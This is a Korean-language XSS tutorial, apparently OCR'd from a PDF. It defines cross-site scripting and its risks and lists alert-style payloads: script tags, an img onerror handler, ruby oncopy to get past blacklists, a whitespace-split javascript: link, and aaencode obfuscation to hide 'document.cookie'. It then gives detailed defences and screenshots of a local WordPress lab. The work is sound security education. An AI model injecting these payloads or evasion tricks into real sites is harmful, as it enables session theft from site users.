웹해킹이란 무엇인가?

Web Hacking Tutorial

XSS(Cross Site Scripting) 공격의 개요와 실습

[BOSS] 손 우 규

https://github.com/swk3169/web-hacking

목차

1. XSS(Cross Site Scripting)

1.1 정의

사이트 간 스크립팅(또는 크로스 사이트 스크립팅, 영문 명칭 cross-site scripting, 영문 약어 XSS)은 웹 애플리케이션에서 많이 나타나는 취약점의 하나로 웹사이트 관리자가 아닌 이가 웹 페이지에 악성 스크립트를 삽입할 수 있는 취약점이다. 주로 여러 사용자가 보게 되는 전자 게시판에 악성 스크립트가 담긴 글을 올리는 형태로 이루어진다. 이 취약점은 웹 애플리케이션이 사용자로부터 입력 받은 값을 제대로 검사하지 않고 사용할 경우 나타난다. 이 취약점으로 해커가 사용자의 정보(쿠키, 세션 등)를 탈취하거나, 자동으로 비정상적인 기능을 수행하게 할 수 있다. 주로 다른 웹사이트와 정보를 교환하는 식으로 작동하므로 사이트 간 스크립팅이라고 한다.

1.2 위험성

SQL injection과 함께 웹 상에서 가장 기초적인 취약점 공격 방법의 일종으로, 악의적인 사용자가 공격하려는 사이트에 스크립트를 넣는 기법을 말한다. 공격에 성공하면 사이트에 접속한 사용자는 삽입된 코드를 실행하게 되며, 보통 의도치 않은 행동을 수행시키거나 쿠키나 세션 토큰 등의 민감한 정보를 탈취한다.

크로스 사이트 스크립팅이란 이름 답게, 자바스크립트를 사용하여 공격하는 경우가 많다. 공격 방법이 단순하고 가장 기초적이지만, 많은 웹사이트들이 XSS에 대한 방어 조치를 해두지 않아 공격을 받는 경우가 많다. 여러 사용자가 접근 가능한 게시판 등에 코드를 삽입하는 경우도 많으며, 경우에 따라서는 메일과 같은 매체를 통해서도 전파된다.

1.3 공격법

- **스크립트 태그**

방법 : 스크립트 태그로 자바스크립트를 실행한다.

예제 : <script>alert('XSS');</script>

설명 : 스크립트 태그의 스크립트를 실행시킨다. 안타깝게도, 매우 정직한 방법이라 대부분의 사이트에서 막는 경우가 많다. 브라우저단에서 필터링 해주는 경우도 있다. 물론 예외도 있다.하지만 만들어진지 몇십 년 이상 되었거나, 무작정 막지도 않는 경우도 있다.

- **자바스크립트 태그**

방법 : 링크 태그로 자바스크립트를 실행한다.

예제 : XSS

설명 : 브라우저에서 about: 링크와 같이, javascript: 로 시작하는 링크는 스크립트를 실행시킨다. 스크립트 태그와 같이, javascript: 를 필터링하는 경우가 많아 많은 사이트에서 막는다.

- **이벤트 속성**

방법 : 이벤트 속성을 사용한다.

예제 : <img src="#" onerror="alert('XSS')">

설명 : 이벤트 속성으로 스크립트를 실행할 수 있다. 주로 on 으로 시작하는 속성이 이벤트 속성이다. 자주 사용되는 이벤트 속성으로는 onload onerror onclick 등이 있다. 물론, 이 방법 역시 '자바스크립트 링크' 방법만큼 많이 막혔다.

- **블랙리스트 우회**

방법 : 알려지지 않은 태그와 속성들을 사용한다.

예제 : <ruby oncopy="alert('XSS')">XSS</ruby>

설명 : 블랙 리스트 방식으로 막는 사이트에 사용할 수 있다. 이벤트 속성 목록을 참고하자. 위의 방법들보다는 적게 막혔으나, 여전히 최근 웹사이트들에선 화이트리스트 방식 차단이 대부분이라, 막혔을 가능성이 높다.

- **내용 난독화**

방법 : 따옴표로 감싸는 문자열 사이에 공백 문자들을 넣고, HTML 인코드를 하여 난독화한다.

예제 : <a href="javas
cript
:
alert
('XSS')">XSS

설명 : 일부 브라우저에서 javascript: 링크 사이에 공백 문자가 들어갈 수 있고, HTML 인코드를 해도 디코드된 내용이 출력된다는 점을 이용한다. 여기에서는 '자바스크립트 링크' 방법과 사용하였지만, 당연히 다른 방법과 함께 사용할 수 있다.

- **스크립트 난독화**

방법 : http://utf-8.jp/public/aaencode.html에서 자바스크립트 난독화.

예제 : https://namu.wiki/w/XSS/aaaenocde 참조.

설명 : 스크립트를 일본어를 사용한 이모티콘들로 난독화한다. 스크립트 실행은 가능하지만, document.cookie 와 같은 단어를 막을 경우 사용하면 된다.

1.4 방어법

- **입력 필터**

자바는 적당한 XSS 필터를 만든 뒤, web.xml에 선언하여 모든 파라미터가 해당 필터를 거치도록 하는것 만으로도 좋은 효과를 볼 수 있다.

PHP는 입력을 처리할 때, 정규식을 이용하는 preg_replace를 사용하거나, 노드를 이용하는 DOMDocument를 사용할 수 있다. 속도는 preg_replace가 더 빠르지만, 정규식의 경우 예외와 오류가 종종 발생하기 때문에, 더 안전한 DOMDocument를 사용하는 것이 권장된다.

- **필터 제작**

단순히 텍스트만 입력시키거나 출력하는 데 필터를 제작할 때, 주로 필터되는 것이 <와 >이다. 각각 < 와 > 처럼 HTML 문자로 바꾸어서 HTML 코드가 아닌 단순 문자로 인식하게 하는 것이다. 하지만, 이 경우는 모든 HTML 태그를 막아버리기 때문에, 각종 스타일을 적용시켜야하는 사이트에서는 맞지 않을 수도 있다.

- **라이브러리 제작**

각종 스타일을 적용시켜 글을 꾸며야 하는 사이트의 경우, 스크립트 태그와 이벤트 속성, javascript: 링크만 제대로 막아주어도 상당수를 막을 수 있을 것이다. 하지만, EMBED 태그를 이용하여 저런 기법을 사용하지 않고도 XSS를 먹이는 경우가 있으므로, 다른 것들도 모두 막아주어야 한다.
이 때, 일부 태그 및 속성만 막기 보다는, 반대로 일부 태그 및 속성만 허용하게 하는 것이 좋다. 몇몇 태그만 막는다면 HTML 태그나 속성이 추가될 수록 주기적으로 필터를 수정해줘야 하는데, 이럴 경우 HTML 표준을 주기적으로 꼼

꼼히 챙겨보지 않는 한은, 업데이트를 하는 사이에 이미 해커가 침투해놓고 유유자적하게 빠져나갔을 수도 있다.

- **라이브러리 이용**

기존에 있던 라이브러리를 가져다 사용해도 좋다. 개인이나 소규모 단체가 만든 것 보다는, 전문적인 보안 업체나 거대 기업에서 만든 것이 공신력있고 편하기 때문이다. 사용할만한 것으로는 OWASP Antisamy이나 NAVER Lucy XSS Filter, ESAPI 등을 이용하는 방법이 있다.

- **BBCode 이용**

글을 꾸며야 하지만, 따로 필터를 만들긴 어려운 경우, BBCode를 사용할 수도 있다. 만들기도 다른 방법에 비해 편하고, 안전성도 높은 편이기 때문에 가장 추천되는 방법이다. 또한 <나 >같은 HTML 코드를 단순 문자로 바꿀 수 있기 때문에 XSS가 실행될 염려가 적다. 하지만 이 때, 정규식과 같이 단순히 문자열 치환으로 수정할 경우, XSS가 발생할 수도 있다.

- **출력 필터**

HTML5부터 iframe의 sandbox 옵션으로 iframe 내의 자바스크립트, 폼과 같은 것의 제한이 가능해 졌으므로, 위의 방법을 실행한 뒤 2차적으로 써보는 것도 좋다. 단, 어디까지나 2차로만 사용하는 것이 좋다. 구버전의 웹 브라우저라면 호환이 되지 않아 스크립트가 그대로 실행되거나, 설령 그게 아니더라도 웹 브라우저에서 취약점이 발견될 경우, 이런 방법이 뚫릴 수 있기 때문이다.

iframe은 단순히 다른 웹사이트를 불러오는 것만이 아니라, 부모 창에서 마음대로 수정할 수 있기 때문에, 무식하게 다른 페이지를 불러오며 AJAX나 PJAX 등을 포기하며 사용하지 말자. 물론, 기존부터 라이브러리를 사용하지 않고 웹 페이지를 개발하는 사람은 물론이고, jQuery같은 라이브러리를 사용하는 사람들도 조금만 검색해보면 간단하게 iframe의 내용을 수정할 수 있는 방법이 나오니 도전해 보도록 하자.

- **쿠키의 보안 옵션 사용**

쿠키 생성시 '보안 쿠키'라는 파라미터를 지정하면 TLS 상에서만 사용하게 할 수 있으며, 'HTTP ONLY'라는 파라미터로 웹 브라우저상에서만 쓸 수 있게 할 수도 있다. 물론 완전히 방어가능한 건 아니니 위의 해결법과 병행하는 것이 좋다.


-


- **기타**


위 방법들과는 별개로 일반 사용자가 스크립트를 잘 알지 못하는 것을 악용하여, 사용자가 브라우저 콘솔에 악성 스크립트를 삽입해 실행되도록 속하기도 하는데, 이를 스스로 하는 XSS라는 뜻의 Self XSS라고 부른다. 이는 사용자가 스스로 실행한 것이니만큼 위 방어 방법으론 막기 어려우니, 잘 알지 못하는 스크립트 등은 절대로 실행해서는 안 된다.


2. 실습


2.1 XSS(Cross Site Scripting) 공격









swk.com
ayudante
글 목록
2018년 2월
카테고리
미분류
그 밖의 기능
사이트 관리
로그아웃
글 RSS
댓글 RSS
WordPress.org
ALERT
HACKED
HACKED1
HACKED2
샘플 페이지
Hestia | Powered by 워드프레스



swk.com/alert/
swk.com 내용:
XSS공격!
확인
ayudante
글 목록
2018년 2월
카테고리
미분류
그 밖의 기능
사이트 관리
로그아웃
글 RSS
댓글 RSS
WordPress.org
ALERT
HACKED
HACKED1
HACKED2
샘플 페이지
Hestia | Powered by 워드프레스



새 페이지 추가
alert2
고유주소: http://swk.com/alert2/
XSS
공개하기
페이지 속성
특성 이미지

